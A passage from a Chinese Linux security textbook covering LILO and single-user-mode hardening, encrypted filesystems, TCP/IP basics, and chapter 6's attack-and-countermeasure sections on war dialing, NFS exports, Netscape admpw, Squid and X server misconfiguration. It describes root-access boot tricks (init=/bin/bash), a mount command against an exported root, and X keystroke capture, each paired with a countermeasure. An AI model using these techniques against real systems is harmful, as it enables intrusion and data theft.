这里 command 用于指代 Linux 内核将要执行的 init 命令。例如，如果输入 /bin/bash，则 Linux 内核将运行这个 shell，并给用户以 root 权限。再次指出，这也是攻击者获得系统控制权的快捷方法。

一 LILO 盗用对策

我们首先讨论引导至单用户模式并立即获得 root 权限。此时绕过了通常的认证方法，从而允许系统管理员在口令信息被毁坏或删除时修复损坏的系统。但是这也使系统易于遭受攻击。对于损坏的 Linux 系统而言，有另一种更安全的获得 root 权限的方法。同时，我们也将介绍系统配置方法，使得在获得 root 权限前必须提供 root 口令。

绝大部分（如果不是全部）的 Linux 发布中包含一个名为 `sulogin` 的系统命令，通常在 /sbin/sulogin 当中。该命令运行于单用户模式，用于取代 shell 命令。必须配置系统以在进入单用户模式时执行这个命令。通过编辑 /etc/inittab 文件可以做到这一点，该文件定义了每个运行级别（0~9）的系统行为。

注意

与大多数 UNIX 发布一样，Linux 运行的服务取决于系统的运行级别。这些运行级别在各个 Linux 发布之间可能会略有不同。附录 B 详细叙述了运行级别。

在文件中添加如下几行，以指定系统在进入单用户模式时运行 `sulogin` 命令。

```
# Run the sulogin command when entering Single User mode.
su:s:wait:/sbin/sulogin
```

这样，进入单用户模式时，系统在运行 shell 前会要求输入 root 口令。

虽然这一步骤可以防止别人重启系统以进入单用户模式并获得 root 权限，但它不能解决其他的启动权限问题。LILO 本身提供了一种可行的方法。可以配置 LILO，使其在引导某个操作系统前要求用户输入正确的口令。另一种方法是只有当使用启动参数时才要求输入口令。

首先，看下面这个 lilo.conf 文件例子：

```
boot=/dev/had
map=/boot/map
install=/boot/boot.b
vg=normal
```

```

default=linux
keytable=/boot/us.klt
lba32
prompt
timeout=50
message=/boot/message
image=/boot/vmlinuz
    label=linux
    root=/dev/hda5
    read-only
other=/dev/fd0
    label=floppy
    unsafe

```

在该例中，我们编辑了lilo.conf，要求在引导默认操作系统“Linux”时提供口令。使用你所喜欢的编辑器，将下面这行加入到/etc/lilo.conf文件的Linux节：

```
password= password-string
```

编辑之后，文件如下所示

```

boot=/dev/hda
map=/boot/map
install=/boot/boot.b
vga=normal
default=linux
keytable=/boot/us.klt
lba32
prompt
timeout=50
message=/boot/message
image=/boot/vmlinuz
    label=linux
    root=/dev/hda5
    read-only
    password= password-string
other=/dev/fd0
    label=floppy
    unsafe

```

现在，当系统启动时，需要口令才能进入Linux。当等待时间超过，LILO选择默认的Linux

系统时，也须如此。可以给每个操作系统选项都设置口令。

然而，如果只有在对LILO指定启动参数时才要求口令岂不是更好？当然，这可以通过在lilo.conf文件中使用restricted关键字来做到。这将设置LILO只有在用户提供参数时才要求其提供口令，如下所示：

```
boot=/dev/had
map=/boot/map
install=/boot/boot.b
vga=normal
default=linux
keytable=/boot/us.klt
lba32
prompt
timeout=50
message=/boot/message
image=/boot/vmlinuz
    label=linux
    root=/dev/hda5
    read-only
    restricted
    password= password-string
other=/dev/fc0
    label=floppy
    unsafe
```

只有在指定Linux启动参数时才需要口令。否则用户将不被要求提供口令。如果系统重新启动，而且超过了LILO等待时间，则将自动启动默认系统而不打扰用户。因为没有指定启动参数，所以不会要求输入任何口令。

也可以使口令和restricted设置对于由/etc/lilo.conf文件引导的任意系统都有效。通过把下面黑体的两行移动到前面的全局区域可以做到这一点，如下：

```
boot=/dev/had
map=/boot/map
install=/boot/boot.b
vga=normal
default=linux
keytable=/boot/us.klt
lba32
prompt
```

```
timeout=50
message=/boot/message
restricted
password= password-string
image=/boot/vmlinuz
    label=linux
    root=/dev/hda5
    read-only
other=/dev/fd0
    label=floppy
    unsafe
```

这样，对所有的LILO选择都使用相同的口令。如果每个操作系统都需要不同的口令，则要把password这一行添加到特定的操作系统代码段中。

这个文件仍然存在着严重的漏洞。floppy节用于从软盘引导映像，适用于修复毁坏的操作系统或者使用其他基于软盘的系统环境（如DOS）。如果在BIOS中禁止了从软盘启动，则这里的设置就很有用了。问题是，除非在LILO启动提示行选择floppy时也给出参数，否则不会要求输入口令。攻击者可以将Linux映像写入一张软盘，并将其插入目标机器，然后重启。当显示LILO启动提示时，只需要输入floppy，就会引导软盘里的映像。所引导的写入软盘启动扇区的LILO很可能与硬盘中的版本不同，这个LILO版本将不受口令限制，然后黑客可以输入：

LILO Boot: **Linux 1**

然后LILO就将引导Linux进入单用户模式。此外，在这里也可以使用其他的参数，例如init=/bin/bash，以绕过系统/etc/inittab文件中可能存在的对进入单用户模式后必须执行/sbin/sulogin的限制。

这个问题的一个可行解决方案是把restricted行移入Linux节，如下。

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
vga=normal
default=linux
keytable=/boot/us.klt
lba32
prompt
timeout=50
```



```

message=/boot/message
password=password-string
image=/boot/vmlinuz
    label=linux
    root=/dev/hda5
    read-only
    restricted
other=/dev/fd0
    label=floppy
    unsafe

```

这样，默认的Linux启动不需要口令。但是，如果从软盘启动，则必须提供口令。如果对于每个选择的操作系统都需要不同的口令，把这一行添加到每个系统设置节。

另一个可设置的LILO指令是delay=（以100毫秒为基本单位），用于指定在启动默认操作系统前所等待的时间长度。可以把这个值设为0以禁止任何用户输入。问题是，可能会由于其他原因需要启动别的内核、软盘或操作系统，因此就不能这么做。

注意

关于/etc/lilo.conf的内容以及如何改变LILO行为的详细信息，可以参见lilo和lilo.conf的联机帮助页面。

最后，保护/etc/lilo.conf文件的安全。如果它是可读的，则用户就可以看到所设置的口令。这些口令没有进行加密，而且是纯文本。因此，首先把/etc/lilo.conf文件设置成只能被root读取。输入如下命令来更改lilo.conf文件的读/写许可。

```
# chmod 600 /etc/lilo.conf
```

作为最后的预防，使用chattr命令，在Linux第二扩展文件系统（ext2）中修改文件属性。设置不可变标志，以阻止对文件和许可的任何修改。这个层次的保护处于文件系统层次，独立于操作系统层。该命令为

```
# chattr +i /etc/lilo.conf
```

这个命令只有root才能执行。

以后如果要修改这个文件，首先必须去掉不可变标志。可以用以下命令实现：

```
# chattr -i /etc/lilo.conf
```

在修改成功之后，记得重新设置这个标志。

5.3 加密文件系统

加密文件系统使用户能够把机密信息保存在受保护的环境中。如果由于某些原因,攻击者获得了系统权限,这些数据仍然是不可读的。加密文件系统可以抵御对系统所保存数据的多种攻击。但是,它不能保证系统不被偷窃。

加密文件系统提供了加密整个目录树的机制。这允许用户保护大量的数据。加密文件系统可以是实际的系统分区、一个看起来像目录树的某种格式的大型文件,或者其他可用来隐藏数据的结构。

在很多情况下,需要手工从系统中加载和卸载加密文件系统。这有利有弊。好处是攻击者将很难找到加载办法。坏处是用户在完成工作或离开工作环境时必须卸载它。如果攻击者能够在加密文件系统被加载时操纵系统,则只要能够获得用户权限,就能够存取数据。

用户必须记住在完成工作后卸载加密文件系统,这一点非常重要。在很多实现中,即便用户退出登录,已加载的加密文件系统也不会自动卸载。

加密文件系统目前有很多种实现。下面列出了其中最流行的:

- ▼ CFS (<http://www.cryptography.org>) CFS使用NFS服务器加密整个目录树。
- TCFS (<http://tcfs.dia.unisa.it/>) TCFS沿用了CFS的方式。与NFS有更紧密的集成。它通过Linux内核补丁实现。
- BestCrypt (<http://www.jetico.com/>) BestCrypt允许用户在单个文件里的虚拟文件系统中创建整个加密的目录树。包括用于加密文件系统的创建、格式化、加载和卸载等多个特殊工具。BestCrypt是商业产品。其源代码可以下载。
- PPDD (<http://Linux01.gwdg.de/~alatham/>) PPDD是Linux下的一个设备驱动程序,允许用户创建看起来像设备的文件。然后该文件像普通的文件系统一样可以被格式化、加载和使用。仅有的区别是,这个容纳目录树的文件是加密的。因为PPDD以设备驱动程序来实现,因此不需要特别的工具来格式化、加载和卸载。
- Encrypted Home Directory (<http://members.home.net/id-est/ehd.html>) Encrypted Home Directory给“登录”打补丁,以创建和使用加密的主目录。到本书写作时,这一工具看来还处于Alpha测试,不建议使用。
- ▲ StegFS (<http://www.mcdonald.org.uk/StegFS/>) StegFS加密数据并将其隐藏在硬盘中。其实现与其他加密文件系统不同,StegFS使用户很难找到加密数据的存储

位置。因此，攻击者首先必须区分加密数据和随机数据。

加密文件系统提供了隐藏和保护数据的极好的解决办法。请注意那些以内核补丁方式实现的系统，因为补丁通常滞后于内核的开发和发布。所延迟的时间从几天到很多个月不等，取决于具体的实现。

因为必须加载和卸载加密文件系统，所以勤快很重要。对于诸如便携机的移动系统而言，这一点尤为重要。如果机器丢失或被盗，而你并不希望窃贼只需关闭系统就能够直接存取机密数据。则在完成工作或开始旅行之前，卸载并退出登录。

5.4 小结

物理环境充满了危险性。如果没有必要的预防，访客或者攻击者（只要有机会）就会给你造成严重破坏。最好的办法是限制对系统的物理操作。如果这一点不切实际，则将其控制在合理的程度，并使用本章讨论的那些技术。

- ▼ 不要把口令或访问ID记在别人可以看见的地方。
- 不要把电话本、组织结构图、备忘录、内部手册、会议安排或内部安全策略遗忘在易被阅读或偷窃的地方。
- 在丢弃打印文档、电子介质或客户数据时必须谨慎从事。把敏感材料标记为“敏感”。在处理前粉碎敏感的文件和手册，抹去电子介质中的数据，并且把所有的垃圾箱放置在照明状况良好的保护区域。
- 在标记网络设施时必须谨慎。将这些信息记录在清楚的网络图中，并将其锁起来。
- 使用好的屏幕保护程序，确保带有口令，并且在运行时隐藏屏幕内容。将延迟时间设置为合理值——在合理时间后就运行它。
- 必须离开系统时，锁定屏幕。
- 使用便携机时，必须尽可能在所有时间都将其带在身边。对窃贼的那些把它从你身边分开的诡计保持警惕。对进入工作场所的每个便携机贴上标签，在带离时对其进行安全检查。
- 避免使用双重启动系统。Linux的安全性取决于机器中安装的安全性最差的系统。
- 在启动加载程序中设置保护口令，防止可能获得root权限的非法重启方式。
- 设置BIOS口令，以防止其被篡改。
- 将所有的敏感系统放置在加锁的房间里，以防止破坏。

- ▲ 使用好的加密文件系统可以防止那些获得系统权限的人看到机密数据。这应当作为安全防卫的底线。



只要连接上Internet，你就
身处种种远程供给的威胁之中。

良好的安全管理可以减小您
的Linux被成功侵入的风险。

第 6 章

「网络攻击」


计算机与网络相连时才最有用。不幸的是，向网络开放的计算机遭遇很多类型的非法访问。Linux 系统对这类活动并没有免疫力。

6.1 使用网络

在谈及实际攻击之前，先介绍一些基本的网络协议和概念的细节。计算机所在的网络种类直接影响到可能的攻击方式。对于Linux系统，有两类主要的网络，TCP/IP包交换网络和公共交换电话网络。

6.1.1 TCP/IP网络

Internet Protocol (IP, 网际协议) 网络最初是美国军方项目，目的是为通信提供健壮的网络拓扑结构。IP构成了分层网络协议结构(又称为协议栈)的基础。每个协议层为其上层提供特定的服务(见图6-1)。发送信息时，栈中的每层协议都把来自上层的报头和数据整个当作数据，并将其于本层协议的报头和控制信息打包(接收时则相反)。



这一系统的最初概念为今天的Internet提供了坚实的基础。在IP协议组中有4个主要部分。它们通常被称为TCP/IP协议组。

- ▼ IP
- 传输控制协议 (TCP)
- 用户数据报协议 (UDP)
- ▲ 因特网控制消息协议 (ICMP)

在TCP/IP协议组之上是应用层协议,例如简单邮件传输协议(SMTP)、超文本传输协议(HTTP)和文件传输协议(FTP)等。依赖于低层协议提供的服务,这些协议才能实现可靠的数据传输。

网际协议

网际协议定义在RFC 791。它是一个无连接协议,即每个数据包都单独发送到网络并路由到目的地址。因此不能保证数据包是否能够到达目的地,即便到达,也不能保证其顺序。

图6-2给出了IP包报头的结构。请注意,这里地址是32位。发送数据包时,并不验证源地址。因此,某些人可以修改源地址字段,而将其伪装成来自其他地址(第7章将讨论其细节和攻击方法)。如果试图识别到达本机的数据包的源地址,就需要记住这一点。

| | | | | | | |
|--|---------------------------|-----------------------------|------------------------------|--------|--------|------------------------------|
| IP Version (4 bits) | Header Length (4 bits) | Type of Service (8 bits) | Total Length (16 bits) | | | |
| Identification(Fragment ID) (16 bits) | | | R | D F | M F | Fragment Offset (13 bits) |
| Time to Live(TTL) (8 bits) | | Protocol (8 bits) | Header Checksum (16 bits) | | | |
| Source IP Address (32 bits) | | | | | | |
| Destination IP Address (32 bits) | | | | | | |
| Options (Variable length and Paded with 0,40 byte maximum length) | | | | | | |
| Data | | | | | | |

图6-2 IP报头

TTL 字段用于防止数据包进入路由循环。每当数据包经过一个网络设备（例如路由器），TTL 就减 1。当其值为 0 时，就丢弃这个数据包，并向源地址发送一个“ICMP TTL Exceeded”消息（见本章稍后的表 6-2）。TTL 字段也可用于路由追踪。路由追踪程序发送 TTL 为 1 的数据包，则第一跳会响应“ICMP TTL Exceeded”消息。然后该程序就发送 TTL 为 2 的数据包，依此类推。直到数据包到达目的地址。

如果所流经的网络的数据帧尺寸较小，则数据包将被分片。这是保证网络正常工作的必要功能。但是，分片包也能用于攻击。MF 字段用于指示是否有后续分片包。1 表示其后有分片包，0 表示这是最后一个分片包。Fragment Offset 用于指定数据在原数据包中的偏移，分片包可用于绕过防火墙。方法是以正常的 TCP 报头发送第一个分片（在 IP 数据包的数据字段），并用第二个分片覆盖第一分片及其 TCP 报头，这样就创建了一种可绕过防火墙的潜在攻击方法。

注意

实际的数据包分片在现代的 IP 网络上并不常见，因此出现分片包通常意味着系统出现问题或者遭到了攻击。

IP 数据包的数据部分包括上层协议（TCP、UDP 等）的报头及其数据。

传输控制协议

图 6-3 给出了 TCP 报头的结构，它也定义在 RFC 793。与 IP 不同，TCP 是面向连接的协议，即保证传输和正确的包顺序。这通过序列号和确认来实现。与 IP 使用 IP 地址将数据包路由到正确的目的系统不同，TCP 使用端口号将数据包路由到目标系统的正确进程，也依此确定源系统的发送进程。同源 IP 地址一样，发送方不检查数据包的源端口，因此可被攻击者欺骗。

TCP 报头提供了标识所发送的 TCP 包类型的机制。Flag Bits（标志位）用于定义这些不同的类型（Urgent, Ack, Push, Reset, Syn 和 Fin），其中 Urgent 和 Push 标志在合法连接中很少出现。表 6-1 列出了这些标志的正确组合方式。其他的组合方式可用于标识系统或作为操作系统的指纹。




图 6-3 TCP 报头

| 标志组合 | 含义 |
|---------|--|
| SYN | 这是 TCP 连接的第一个数据包, 表示希望与目标系统建立连接 |
| SYN ACK | 目标系统通过确认原始消息和发送 SYN 信息来响应 SYN 数据包 |
| ACK | 在连接建立期间的每一个数据包都要设置其 ACK 位, 以确认前面收到的数据包 |
| FIN | 在连接准备关闭时, 发送 FIN 给对方 |
| FIN ACK | 这一组合用于确认第一个 FIN 包, 并完成关闭步骤 |
| RST | 当系统接收到不期望的数据包时, 发送 RST 包重置连接——例如, 系统未发出 SYN 的情况下收到 SYN ACK 包 |

表 6-1 合法的 TCP 标志组合

用户数据报协议

UDP 定义在 RFC 768 中, 是对应于 TCP 的无连接协议。与 IP 一样, 不能确保 UDP 数据包必然到达或按顺序到达目的系统。图 6-4 给出了 UDP 报头结构。从中可以看出, UDP 报头非常简单, 不包含任何标志和序列号。

和TCP一样,UDP依赖IP地址信息来到达正确的系统。UDP使用端口号将数据发送到目的系统的正确进程。因为发送系统不检查UDP报头,源端口可以被入侵者设置成任意端口。由于UDP不需要建立连接,因此更加容易伪造源IP地址和源端口号。

| | |
|---------------------------------|--------------------------------------|
| Source Port Number (16 bits) | Destination Port Number (16 bits) |
| Length (16 bits) | Checksum (16 bits) |
| Data | |

图6-4 UDP 报头

因特网控制消息协议

ICMP 定义于RFC 792,以帮助其他协议解决所遇到的问题。例如,ICMP 消息可用于指出网络不可到达或目标系统没有监听相应端口的情况,ICMP也可用于确认系统是否在运行中(ping)。表6-2列出了用于网络的ICMP类型代码。

| 类型代码 | ICMP 消息 |
|------|----------------|
| 0 | 回波响应 (响应 ping) |
| 3 | 目的地址不可到达 |
| 4 | 源终结 |
| 5 | 重定向 |
| 8 | 回波 (ping 请求) |
| 11 | TTL 超时 |
| 12 | 参数问题 |
| 13 | 请求时间戳 |
| 14 | 响应时间戳 |
| 17 | 地址掩码请求 |
| 18 | 地址掩码响应 |

表6-2 ICMP 类型代码含义

许多站点通过防火墙或边界路由器阻塞ICMP数据包。这样有利于防止站点外的其他人得到与站点相关的信息。然而，限制所有的ICMP数据包将反过来影响网络的性能。例如，如果阻塞类型代码为3的ICMP数据包（目的地址不可到达），则Web浏览器必须等待超时而不是检测到这种情况。因此必须在性能问题和信息暴露或系统被入侵的风险之间进行权衡。例如，目前至少有两个程序可以通过ping数据包来建立交互会话。

应用层协议

应用层协议，例如简单邮件传输协议（SMTP）、超文本传输协议（HTTP）和邮局协议（POP）等都架在IP、TCP和UDP之上。这些协议使用下层协议提供的功能来将数据包从源系统传输到目的系统。

有些应用层协议基于文本，因此与之交互以调试协议或检查连接都相对简单。例如，下面的会话中，通过与邮件系统直接交互来创建邮件消息。

```
machine$ telnet my_mail_server.com 25
220 my_mail_server.com SMTP RS ver 1.0.57s
helo my_test_server.com
250 my_mail_server.com Hello my_test_server.com[192.168.98.91],I'm listen
ing
mail from: <test@My_test_server.com>
250 test@my_test_server.com... Sender ok
rcpt to: <testuser@my_mail_server.com>
250 testuser@my_mail_server.com... Recipient ok
data
354 enter mail, end with '.' on a line by itself
TO: testuser@my_mail_server.com
FROM: test@my_test_server.com
Subject: This is a test

This is a test of the messaging system

250 011264701 Message accepted for delivery
quit
221 my_mail_server.com closing connection
```

使用telnet客户端和命令格式telnet <host> <port number>，就可以建立针对目标系统中任何运行的服务的连接。

注意

必须保证 telnet 所连向的服务使用基于文本的协议。可以 telnet 到使用二进制协议的服务, 但是除了建立连接, 不会得到任何有意义的结果。

对于POP服务器也可以执行同样的操作, 只需在使用telnet时将端口号设置为110, 如下所示。

```
lachine$ telnet my_pop_server.com 110
+OK QPOP (version 2.53) at my_pop_server.com starting.
user testuser
+OK Password required for testuser.
pass test1
+OK testuser has 0 messages (0 octets).
quit
+OK Pop server at my_pop_server.com signing off.
```

6.1.2 公共电话网络

除了连接到TCP/IP网络, 许多Linux系统也可以连接调制解调器。对于黑客而言, 调制解调器连接提供了另一种攻击途径。



拨入轰炸

| | |
|------|----|
| 流行度: | 8 |
| 简单度: | 10 |
| 影响力: | 5 |
| 风险率: | 7 |

拨入轰炸在大量的电话号码中确定响应调制解调器音的那部分。现在有很多自动的程序可以执行这种扫描。Toneloc (<http://www.halcyon.com/toneloc>) 是其中最流行的程序之一。它运行在MS-DOS下, 但其目标可以是任何与调制解调器相连的系统。Toneloc根据所给的电话号码段, 系统地拨打每个号码并确定其响应。黑客记录任何响应调制解调器音的号码, 以用二稍后的研究。

一旦黑客获得了这些调制解调器列表, 就可拨打这些号码以验证对方的系统(例如, 不是传真), 并试图确定系统类型。Linux系统的通常响应是要求提供用户名和口令。之后黑客就可以开始蛮力口令猜测攻击, 试图获得系统的访问权限。

一 拨入轰炸对策

如果系统不需要调制解调器，断开它。如果需要远程访问，通常虚拟专用网比调制解调器要安全得多。

如果必须使用调制解调器，第一步是保护拨号连接号码不公开。虽然这不能避开那些以巨大的号码段进行的攻击，但可以防止黑客的直接针对性攻击。

任何调制解调器连接都可以通过额外的认证来增加安全性。要求拨入用户使用某种形式的动态口令或者双因素（two-factor）认证，以取代只使用口令认证用户的方法。如果要采用口令认证，必须确保用户使用好且强大的口令。

动态口令是指在每次使用时都不同的口令。这类认证的例子是 s/Key 和 RSA SecureID 标记。s/Key 创建可用于每次认证的口令列表。而 SecureID 标记在窗口显示数字。该数字每分钟都发生变化。

必需使用如下的某些组合来进行认证

- ▼ 你知道的某些东西（如口令或PIN）
- 你有的某些东西（如 SecureID 标记或徽章）
- ▲ 你的惟一特征（如指纹或虹膜映像）

其中的每种方法都有自己的问题。例如，口令可能会写到纸上并被盗，或被别人看到，标记也会被盗，而生物学的方法是不可靠的。通过组合两个因素（例如口令和标记），就能克服单一方法存在的漏洞。

关于口令安全性的更多信息，参见第9章。

6.1.3 默认或有害的配置

允许管理员以默认配置安装操作系统和应用程序，将使黑客能够以最简单的方法获得系统访问权。某些操作系统的默认配置安全性非常差，允许对系统的任何访问。某些流行的追加软件也存在这个问题。

6.1.4 NFS 加载

NFS用于加载远程机器上的文件系统到本地目录下。如果系统配置正确，就能够严格控制输出文件，因此暴露最少。然而，一旦错误配置，系统将暴露在来自任何外部系统的攻击下。

警告

允许文件系统导出到公司范围之外通常是不明智的。正确配置时，NFS能够严格控制局域网内的文件导出；但是，不论怎样，防火墙都应当阻塞NFS和任何RPC服务。

**攻击错误配置的 NFS 导出**

| | |
|------|----|
| 流行度: | 8 |
| 简单度: | 10 |
| 影响力: | 10 |
| 风险率: | 10 |

最初，`/etc/exports`用于配置那些可被远程系统加载的文件系统。文件以如下格式创建：

```
directory - options[ ,more options as necessary]
```

其中的选项可指定能够加载该文件系统的系统列表、访问权限的类型（只读或读-写），以及远程用户对于该文件系统是否具有与本机root相同的操作权限。

错误配置的 `/etc/exports` 文件看起来可能如下

```
/ rw
```

即根文件系统以读写权限向网络上的任何系统输出。任何用户都能够在远程系统上发出 `mount` 命令以加载根文件系统，因此就可以察看或修改本地系统上的文件。`mount` 命令如下：

```
Mysystem# mount <host>:<file system> <local directory>
```

在更新的系统上，使用 `/etc/dfs/dfstab` 文件来配置文件共享。这个文件使用与 `/etc/exports` 文件不同的语法，如下：

```
share -F <fstype> -o <options> -d <text name for exported system>
<pathname>
```

与上例等价的 `/etc/exports` 文件如下。

```
share -F nfs -o rw /
```

**NFS 导出对策**

为了保护文件系统不被非法访问，应当让防火墙阻塞NFS。通过阻止对NFS（2049端口）的进入连接可以做到这一点。如果NFS不是必需的，则关掉它（更好的解决办法）。这必须

由RC文件在启动时完成(详情请参见附录B)。

如果在内部确实需要NFS,确保它只导出必需的文件系统。例如,在允许远程加载用户主目录时,使用/home来取代/。为了验证是否已经正确配置了NFS,检查/etc/exports和/etc/dfs/dfstab以确信没有以读写权限向外导出任何东西。

6.1.5 Netscape 默认配置

在Netscape的企业Web服务器、Fasttrack、消息服务器和Collabra服务器中,随带了名为SuiteSpot的程序。这一工具用于管理Web服务器,其中包含实现这一功能的Java和JavaScript代码。



攻击 Netscape 默认配置

| | |
|------|---|
| 流行度: | 3 |
| 简单度: | 3 |
| 影响力: | 7 |
| 风险率: | 4 |

SuiteSpot将Netscape服务器的用户名和口令配置保存在该服务根目录下的文件中,默认可被任何人读取。口令文件位于/web_server root/admin-serv/config/admpw。在网络上使用Web浏览器并将URL指向该文件,就可获得这一文件。文件的格式为user,password。虽然该文件是加密的,但可以对口令进行蛮力攻击。一旦攻击成功,入侵者就可以获得对服务器的所有权限。

蛮力口令攻击简单地尝试每个可能的口令,看其是否正确。显然,口令越长,蛮力攻击所需的时间也越长。然而,仅靠长度并不能挫败蛮力口令攻击。如果攻击者有足够的时间和资源,最终必然会成功。



Netscape 默认配置对策

应当保护admpw文件,使其不受未授权访问。一旦正确设置了文件许可,使用stop-admin和start-admin命令重启服务器。

6.1.6 Squid

Squid是Linux系统中常用的FTP和HTTP代理服务器。类似于Squid的代理用于加速内部

用户对Web的访问,同时也记录用户所浏览的站点。在正确配置下,Squid可以很好地完成这些工作。如果配置错误,Squid可能会使攻击者获得对内部网络的访问权。



攻击配置错误的 Squid 服务器

| | |
|------|---|
| 流行度: | 9 |
| 简单度 | 8 |
| 影响力: | 6 |
| 风险率: | 7 |

Squid可以被错误配置成允许外部地址作为访问内部系统的代理。这使攻击者能够以Squid服务器为代理来察看或访问内部系统,即便其地址不能被路由。squid.conf文件的一个错误配置的例子如下:

```
tcp_incoming_address <squid system external address>
tcp_outgoing_address <squid system internal address>
uap_incoming_address <squid system external address>
udp_outgoing_address <squid system internal address>
```

❶ 错误配置的 Squid 服务器对策

首先,设置正确的防火墙规则以阻塞外部地址对端口3128(Squid代理端口)的连接。然后编辑squid.conf文件,确信下面这些内容的正确性:

```
tcp_incoming_address <squid system internal address>
tcp_outgoing_address <squid system external address>
udp_incoming_address <squid system internal address>
udp_outgoing_address <squid system external address>
```

6.1.7 X Windows 系统

X Windows 系统用于在UNIX系统上创建图形窗口环境。它使用端口6000~6063,并能够向远程终端传送显示信息。不幸的是,有很多办法可以将X配置成允许入侵者存取屏幕上的信息。



攻击错误的 X 配置

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 8 |
| 影响力: | 7 |
| 风险率: | 7 |

xhost 工具用于保障 X 的基本安全性。用户可以使用这一程序指定允许连接本地 X 服务器的系统。如果不带参数地执行它，则将列出所有允许连接的系统。可以通过如下命令添加新的系统。

```
machine$ xhost + <system name>
```

如果省略 system name，则任何系统都可建立连接。这使入侵者可以做很多事情。例如，他可以使用 Xkey 程序记录用户在 X Windows 界面上的所有击键序列。另一个类似的程序叫 Xscan，可以扫描网络以查找 X 系统的漏洞。这些程序可以在 <http://packetstorm.securify.com> 上找到。

如果不想记录击键序列，入侵者可以使用简单的脚本来截取用户屏幕的快照。这一脚本针对有潜在漏洞的主机，并从该系统中抓取当前屏幕。为了做到这一点，在系统中必须同时存在 /usr/X11R6/bin/xwd 和 /usr/X11R6/bin/xwud 程序。

错误的 X 配置对策

防止远程入侵者访问内部 X Windows 系统的主要策略是在防火墙阻塞端口 6000 至 6063。没必要允许这类访问。可以使用 ipchains 配置来阻塞这些端口。

```
machine# ipchains -A input -p tcp -j DENY -s 0.0.0.0/0 -d 0.0.0.0/0 6000:-6063
```

在不允许阻塞这些访问的极少情形下，可以采用其他对策。如果以 -auth 参数启动 xinit 程序，则系统将在认证时使用 "magic cookies"。尽管这不是彻底安全的，但也要求远程入侵者在访问 X 会话时必须猜测或者已经了解连接所需的 magic cookies。

也可以通过 Secure Shell (Ssh) 传送 X 会话。这样做，则整个会话都将被加密，从而消除了被偷听的威胁。

警告

使用 X11 的 Ssh 时，远程的 root 用户对本地 X 服务器拥有全部权限，因为它可以读取 magic cookies 并且通过加密 X 连接连回来。因此，只有当双方互相信任时才能使用

X11 传送信息。

6.2 默认口令

